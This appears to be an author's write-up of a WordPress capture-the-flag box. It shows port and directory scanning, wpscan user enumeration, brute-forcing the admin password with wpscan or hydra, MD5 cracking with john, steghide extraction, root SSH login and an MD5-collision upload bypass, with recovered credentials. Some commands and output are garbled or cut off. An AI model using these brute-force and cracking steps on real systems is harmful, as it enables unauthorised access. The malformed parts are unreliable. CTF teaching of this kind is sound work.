

Information gathering

First thing first, let's scan the machine with nmap to see its open ports

nmap -sC -sV -oA 167.172.86.77

```
root@kali:~# nmap 167.172.86.77
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-26 01:11 EDT Hostname
Nmap scan report for 167.172.86.77
Host is up (0.022s latency).
Not shown: 902 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
32/tcp    open  unknown
33/tcp    open  dsp
79/tcp    open  finger
80/tcp    open  http
161/tcp   open  snmp
514/tcp   open  shell
541/tcp   open  uucp-rlogin
631/tcp   open  ipp
903/tcp   open  iss-console-mgr
1026/tcp  open  LSA-or-nterm
1038/tcp  open  mtqp
1044/tcp  open  dcutility
1047/tcp  open  neodl
1058/tcp  open  nim
1064/tcp  open  jstel
1068/tcp  open  instl_bootc
1084/tcp  open  ansoft-lm-2
1087/tcp  open  cplscrambler-in
1114/tcp  open  mini-sql
1192/tcp  open  caids-sensor
1198/tcp  open  cajo-discovery
1247/tcp  open  visionpyramid
1328/tcp  open  ewall
1433/tcp  open  ms-sql-s
1455/tcp  open  esl-lm
1533/tcp  open  virtual-places
1641/tcp  open  invision
1666/tcp  open  netview-aix-6
1840/tcp  open  netopia-vo2
1914/tcp  open  elm-momentum
1974/tcp  open  drp
2004/tcp  open  mailbox
2008/tcp  open  conf
2022/tcp  open  down
2034/tcp  open  scoremgr
```

We see that there is a webserver running. So while we explore it, let's run a gobuster scan to find hidden files and directories.

gobuster dir -u http://167.172.86.77 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

```

root@kali:~# gobuster dir -u http://167.172.86.77 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://167.172.86.77
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
=====
2021/09/26 01:18:58 Starting gobuster in directory enumeration mode
=====
/contact (Status: 301) [Size: 0] [-> http://167.172.86.77/contact-us-one/]
/blog (Status: 301) [Size: 0] [-> http://167.172.86.77/blog/]
/home (Status: 301) [Size: 0] [-> http://167.172.86.77/]
/rss (Status: 301) [Size: 0] [-> http://167.172.86.77/feed/]
/login (Status: 302) [Size: 0] [-> http://167.172.86.77/wp-login.php]
/tools (Status: 301) [Size: 302] [-> http://$domain/tools/]
/forums (Status: 301) [Size: 303] [-> http://$domain/forums/]
/0 (Status: 301) [Size: 0] [-> http://167.172.86.77/]
/feed (Status: 301) [Size: 0] [-> http://167.172.86.77/feed/]
/image (Status: 301) [Size: 302] [-> http://$domain/image/]
/atom (Status: 301) [Size: 0] [-> http://167.172.86.77/feed/atom/]
/s (Status: 301) [Size: 0] [-> http://167.172.86.77/shop/]
/b (Status: 301) [Size: 0] [-> http://167.172.86.77/blog/]
/c (Status: 301) [Size: 0] [-> http://167.172.86.77/cart/]
/shop (Status: 301) [Size: 0] [-> http://167.172.86.77/shop/]
/wp-content (Status: 301) [Size: 307] [-> http://$domain/wp-content/]
/admin (Status: 302) [Size: 0] [-> http://167.172.86.77/wp-admin/] =
/Home (Status: 301) [Size: 0] [-> http://167.172.86.77/]
/m (Status: 301) [Size: 0] [-> http://167.172.86.77/my-account/]
/f (Status: 301) [Size: 0] [-> http://167.172.86.77/2019/07/02/financial-celebrates-academy-of-finance-completers/]
/cart (Status: 301) [Size: 0] [-> http://167.172.86.77/cart/]
/g (Status: 301) [Size: 0] [-> http://167.172.86.77/2019/07/02/giving-the-gift-of-equity-in-a-length-transaction/]
/h (Status: 301) [Size: 0] [-> http://167.172.86.77/]
/w (Status: 301) [Size: 0] [-> http://167.172.86.77/2019/07/02/what-ai-means-for-your-organizational-business-culture/]
/rss2 (Status: 301) [Size: 0] [-> http://167.172.86.77/feed/]
/Contact (Status: 301) [Size: 0] [-> http://167.172.86.77/contact-us-one/]
/my (Status: 301) [Size: 0] [-> http://167.172.86.77/my-account/]
/team (Status: 301) [Size: 0] [-> http://167.172.86.77/team/]


```

The website is a Lost wallet stock exchange trading platform where you can watch some pages and directory from the show by typing commands

notice that this is probably a WordPress website and that we have a few accessible pages, let's check them out.

License and readme do help us very much, let's check it

Main page



The first one, "License" shows us a

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/package/emails/pass.txt
/tools/package/emails/pass.txt
/tools/package/non/emails/pass.txt
/tools/wp/package/emails/pass.txt
/tools/package/emails/pass/pass.txt

=====

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Preamble

This path is more interesting, and it is necessary to future steps

</tools/package/emails/pass.txt>


The second one, "image" shows us a

<http://167.172.86.77/image/index.html>



Getting a reverse shell

Now, we know that the website has as a CMS WORDPRESS (wp-login.php). The next steep is to browse our result ;)



try a dummy username/password, WordPress tells us that the username does not exist. So, user need to find admin username in this website blog page.

Then player want to find admin URL in the WordPress website

Next step, players need to do the bruteforce attacks in this adman login page

At this point, we would like to know more information about this CMS. So, I fired up WPsacn with the file I found in the <http://167.172.86.77/tools/package/emails/pass.txt>

I guess the username “lostadmin”. It’s not technic I know.... so BTW

Find the users in wordpress using wpsacn enumerate command

wpscan --url http://167.172.86.77 --enumerate u

```
root@kali:~# wpscan --url http://167.172.86.77 --enumerate u

-----
WPSecm®
WordPress Security Scanner by the WPSecm Team
Version 3.8.15
Sponsored by Automattic - https://automattic.com/
@ WPSecm , @ethicalhack3r, @erwan_lr, @firefart
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[+] URL: http://167.172.86.77/ [167.172.86.77]
[+] Started: Sun Sep 26 01:58:02 2021

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] robots.txt found: http://167.172.86.77/robots.txt
| Interesting Entries:
| - /wp-admin/
| - /wp-admin/admin-ajax.php
| Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://167.172.86.77/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] lostadmin
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
| Wp Json Api (Aggressive Detection)
| - http://167.172.86.77/wp-json/wp/v2/users/?per_page=100&page=1
| Oembed API - Author URL (Aggressive Detection)
| - http://167.172.86.77/wp-json/oembed/1.0/embed?url=http://167.172.86.77/&format=json
| Rss Generator (Aggressive Detection)
| Author Sitemap (Aggressive Detection)
| - http://167.172.86.77/wp-sitemap-users-1.xml
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] avishka
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] ruwan
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPSecm API Token given, as a result vulnerability data has not been output
```

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So, player figured would try to bruteforce the username and then the password with the wordlist we got earlier. Let’s look at wpscan to see the parameter used:

Using this tool for creating **bruteforce** attack

our username is "lostadmin". Now let's try to get the password:

wpscan --url http://167.172.86.77/-U lostadmin -P wordlist.txt

```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:15 <=====
[!] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - lostadmin / Fun@L0st@2021
Trying lostadmin / account Time: 00:00:04 <=====


[!] Valid Combinations Found:
| Username: lostadmin, Password: Fun@L0st@2021

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[!] Finished: Sun Sep 26 02:06:51 2021
```

Or if your using hydra tool , using this command

hydra -l lostadmin -P wordlist.txt http://167.172.86.77/http-post-form "/wp-login/:log=^USER^&pwd=^PASS^&wp-submit



Then player need to access he www-data user in ubuntu server using wp terminal

```

run
sbin
snap
srv
sys
tmp
usr
var
www-data:/ $ cd home
www-data:/home $ ls
Super_User
www-data:/home $ cd Super_User
www-data:/home/Super_User $ ls
md5.hash
root.txt
www-data:/home/Super_User $ |

```

Then player need to know about md5 hash to doing next steps

This step we provide a hint to player, player find this images directory (before finding it)

Then player want to use steganography technic to find hiding txt document into image

Steganography

players find the right image in the image library (past step) and using **steghide** tool for view hiding text file

```

(kali㉿kali)-[~/Desktop]
$ steghide extract -sf test.jpg -xf abc.txt
Enter passphrase:
wrote extracted data to "abc.txt".

(kali㉿kali)-[~/Desktop]
$ 

```

Then player using md5.hash with wordlist file for cracking md5 file then player find the ubuntu server toot password.

```

05c5eaf028c42c208cc49bc3c85efe68
(kali㉿kali)-[~/Desktop]
$ john md5.hash --wordlist=unix_passwords.txt --format=Raw-MD5
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
lost1Wallet (?)
1g 0:00:00:00 DONE (2021-09-25 06:28) 100.0g/s 19200p/s 19200c/s 19200C/s admin..
greenday
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords
reliably
Session completed

(kali㉿kali)-[~/Desktop]
$ cd Desktop
cd: no such file or directory: Desktop

```

Gain access to ubuntu marching

Get ubuntu matching root password form past step then payer logging the matching using SSH

```
login as: root
root@167.172.86.77's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun Sep 26 06:36:17 UTC 2021

System load:  0.88           Users logged in:      0
Usage of /:   12.5% of 24.06GB IPv4 address for eth0: 167.172.86.77
Memory usage: 78%           IPv4 address for eth0: 10.15.0.5
Swap usage:   0%            IPv4 address for eth1: 10.104.0.2
Processes:   125

39 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

*** System restart required ***
*****

Welcome to DigitalOcean's One-Click WordPress Droplet.
To keep this Droplet secure, the UFW firewall is enabled.
All ports are BLOCKED except 22 (SSH), 80 (HTTP), and 443 (HTTPS).
```

Then next system player checking the file directory and find the /temp folder that is using **rabbithole** methos

```
mysql> apt-config 0.8.19-1 all.deb snap temp
root@lostwallet:~# cd home
-bash: cd: home: No such file or directory
root@lostwallet:~# cd /home
root@lostwallet:/home# ls
Super User
root@lostwallet:/home# cd ..
root@lostwallet:~# cd /root
root@lostwallet:~# cd temp
root@lostwallet:~/temp# ls
00DBED08-5AAB-47D7-8C87-9E6404A97ECE 0C74090C-4DD4-4D52-979F-1F6B3E1C0D2E {7377E477-8499-4979-9A29-E75ABA515B60} {CD174542-D93D-47DA-9ED2-12BB07D9FFE2}
00EC4332-6F00-4F55-9FC9-1C3D93530756 {0ADDB8AE-D741-4825-98B6-87F9ADF9E928} {941A4AFC-F9D5-42A4-BE88-F7AE616CE4A9} {DACD14AC-F196-43A9-97D3-34AE7BA7AA5E}
0A6E2C65-2A4E-451C-A6D9-5A750E3ABEBB {1537AD59-DBD4-494E-8BFF-5C65726E6888} {962165D9-9B47-418C-904C-76C64C193428} {E011F298-2978-4ABC-8F5F-43AD8BDC23D6}
0AB3CE34-39B8-4542-BFFC-71B32B26F029 {49F2162D-8AD2-466F-AC43-AD788F0B84BD} {966AFF23-BB09-4571-AC52-D7A2104F95BF} {E4F5978F-536F-4B2A-9AFB-B6E1B80C455D}
0BAF2D3C-8002-4569-809D-CB79D4BC3664 {537667AA-277F-4446-A1AE-BD1523EB1E91} {A46E5CAF-D791-4330-A963-236CBB900576}
0C31698B-97B8-46EF-9C27-55733ABFB39D {64881EFB-621A-4E1B-9E57-8DD47EAB39F7} {BB88C939-8850-4B11-9D5E-E4FDED90448A}
```

This is a temp file folder in ubuntu matching, it has a more than 500 directory f and 1000 file so player can't to find flag file one by one

Players find and used -----this command to find flag file with hint

Your web root and move the existing one to /var/www/html/old

This setup requires a domain name. If you do not have one yet, you may cancel this setup, press Ctrl+C. This script will run again on your next login

Enter the domain name for your new WordPress site.
(ex. example.org or test.example.org) do not include www or http/s

```
Domain/Subdomain name: ^Croot@Lostwallet:~#
root@Lostwallet:~# ls
mysql-apt-config_0.8.13-1_all.deb  snap  temp
root@Lostwallet:~# cd temp
root@Lostwallet:~/temp# find -size 14239c
./0AB3CE34-39B8-4542-BFFC-71B32B26F029/en-US/0945fc9611f55fd0e183fb8b044f1afe/superlog.txt
root@Lostwallet:~/temp# cat ./0AB3CE34-39B8-4542-BFFC-71B32B26F029/en-US/0945fc9611f55fd0e183fb8b044f1afe/superlog.txt
his wrinkled front;
And now, instead of mounting barded steeds
To fright the souls of fearful adversaries,
He capers nimbly in a lady's chamber
To the lascivious pleasing of a lute.
But I, that am not shaped for sportive tricks,
Nor made to court an amorous looking-glass;
I, that am rudely stamp'd, and want love's majesty
To strut before a wanton ambling nymph;
I, that am curtail'd of this fair proportion,
I march to delightful measures.
Grim-visaged war hath smooth'd his wrinkled front;
And now, instead of mounting barded steeds
To fright the souls of fearful adversaries,
```


```
uodJWYIjVaqJfFvHWifpBvylFeUQkYQPequT0sQTrqQcxMAVBTSLkeioBdFqXtOZztMjLQFiHoEEVH
WCdQzPxRDOYUSXlJYumYhsgpeNxItElNPIIdjYJmJiFqNWHQoSoGjStTcngosaGsffLZYCvomisZJ
cnrINKpMMrwSirpIIRvRaQHxZQcSGqdfIRLJfJttEpMsEVTavHPjyLbMjdVWEJPnmeFHZIAIpfJUMw
YgmUrTUtOdECuKhFrVItSrZRNNbqqR0xquNghgSkEUOpRIsuelCjQtndVZNxiXyTaAEUhpBhEuIFCp
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FSDYngxXzUpvXPWnUakRkGhYHwVRkxDySoYcTZLmIaoNtTdVEfsnhkhnsTqcKYYimKhSptpjgrmLuQ
bhqisoMRWtUrVFUHGdRCUwJuYEEMRnWiJebJkKWEaMGvnZvDtKGXpqgeMRQOVDQocKntJSGvjQfTks
lErHmkuEnNxQavGkzSVKQonwjdTbNBCUqrkQvIbtEUzVtFBuWqcftdNgtDnsKstfRRGaUVQnwQWYth
CgBDveqnwQpUJLVkaMNJuQHbsaDRbGLULMvzAkV0gkkeySkOpZCTSnyffYHmSBTLVYvWbzhMwStFB
HzXaWWXclPzMCCJDXyoPpMHHwZbfHhAmUtFqimWZaNYUCDYUEGYBATnyJFMBpjFTwLvxEGivQNSSo
DPOkXMXiNrekCEXJmdBLLflytLkmnwDrVknNyQUERtdNXFEIEdzqpd0sfjcQhoAtWBQcLuiBnHgjQg
WYuIhTsKneovfIUNRSxmzhGTcVaheCBZmNwtujdxSEKYGprrrqawIFXabUqMySwjJmLUQzbWAXktkyw
gkznlfYwxrnKqfTNTjJgXTvtKRchPztepdaUSALckPZLnggFAqTqkSvfWDmqbkWyWscvezpURyegyX
hOopVfwFtRzudPpadZNMCAbVbPIMKLsaPuhHGUCdKeKzXEhnXTSjAARnfxCwMGqashUjXxcXWEbofG
VamVXtgQztgBRKSoSVyvXmZgnMTqWWXKQsQdbUuZwmmvXPBoADjFsmGMeschvYHfZNCpwUwbnmVyq
pPgNhmNqMnohvPLkYuVBQtMELPlUfvLjMmsTeroboDSTtwRImXKTeoAnBsHtqJOpmiENIoTLOxzQqi
exnrkuVZnGWbeQjzXRjLkZizsnDGhdsPYcmWjbtumwxPPStSflcncsvyYGSqsShGaiUfcOzLOfpghc
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VJFVDdqXINPNijdgaddzdnagVJErjgJYgBJLuktWfUiYtBHLokthmAKrjciQtUtGyQVfeosJXsNVDN
gcBBJKSuisHFFDRiQLPmeyUWgZAdMOZnpGJApMJHPzFYdTdKvOzaGSdmMwDWjaPcEfydgjlCYMVAQF
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fRYozplgbyERUELbQiRBFkeGRmMSMTMTDoXhYhPLYEdDoTkYcTNMETblEqNInMLKuAfMac0lejWGTi
aKYvvPsPbYIhNrZxHxdgEAnYTcdFhKCTCpOqRXAlcJlrcJhPvVDqHlvaHWTrqGfXnjMLqcwrBEJSwz
611f55fd0e183fb8b044f1afe/superlog.txt | grep Admin
Admin (TE9TVENURnsgUmFiYjF0X2gwMWvFMTAxXzY0XyB9IA=)
root@Lostwallet:~/temp#
```

Next step player find the ""secretfile" and check the inside

[forums/files/md5/index.php](#)

let's check this website scour code with hint

```
if ($contents1 != $contents2) {  
    if (md5_file($_FILES["file1"]["tmp_name"]) == md5_file($_FILES["file2"]["tmp_name"])) {  
        highlight_file("index.php");  
        die();  
    }  
}
```



upload your files for verification

No file chosen

No file chosen

Player find and select right pdf according to scour code, Using two different sequences of 128 bytes with the same MD5 hash file

searched up "MD5 collision" and eventually found website. It provided 2 executable files which have the same MD5 hash. And convert to pdf and upload it

Collisions in the MD5 cryptographic hash function

It is now well-known that the cryptographic hash function MD5 has been broken. In March 2005, Xiaoyun Wang and Hongbo Yu of Shandong University in China published an [article](#) in which they describe an algorithm that can find two different sequences of 128 bytes with the same MD5 hash. One famous such pair is the following:

```
d131dd02c5e6ec4693d9a0698aff95c2fca58712467eab4004583eb8fb7f89  
55ad340609f4b30283e488832571415a085125e8f7cdc99fd91dbd7280373c5b  
d8823e3156348f5bae6d436c919c6dd53e2b487da03fd02396306d248cda0  
e99f33420f577ee8ce54b67080a80d1ec9821bcb6a8839396f9652b6ff72a70  
and
```

```
d131dd02c5e6ec4693d9a0698aff95c2fca58712467eab4004583eb8fb7f89  
55ad340609f4b30283e488832571415a085125e8f7cdc99fd91dbd7280373c5b  
d8823e3156348f5bae6d436c919c6dd53e2b487da03fd02396306d248cda0  
e99f33420f577ee8ce54b67080a80d1ec9821bcb6a8839396f965ab6ff72a70
```

Each of these blocks has MD5 hash 79054025255fb1a26e4bc422ae54eb4. Ben Laurie has a nice website that [visualizes this MD5 collision](#). For a non-technical, though slightly outdated, introduction to hash functions, see Steve Friedle's [Illustrated Guide](#).

CTF PART 2 IS COMING SOON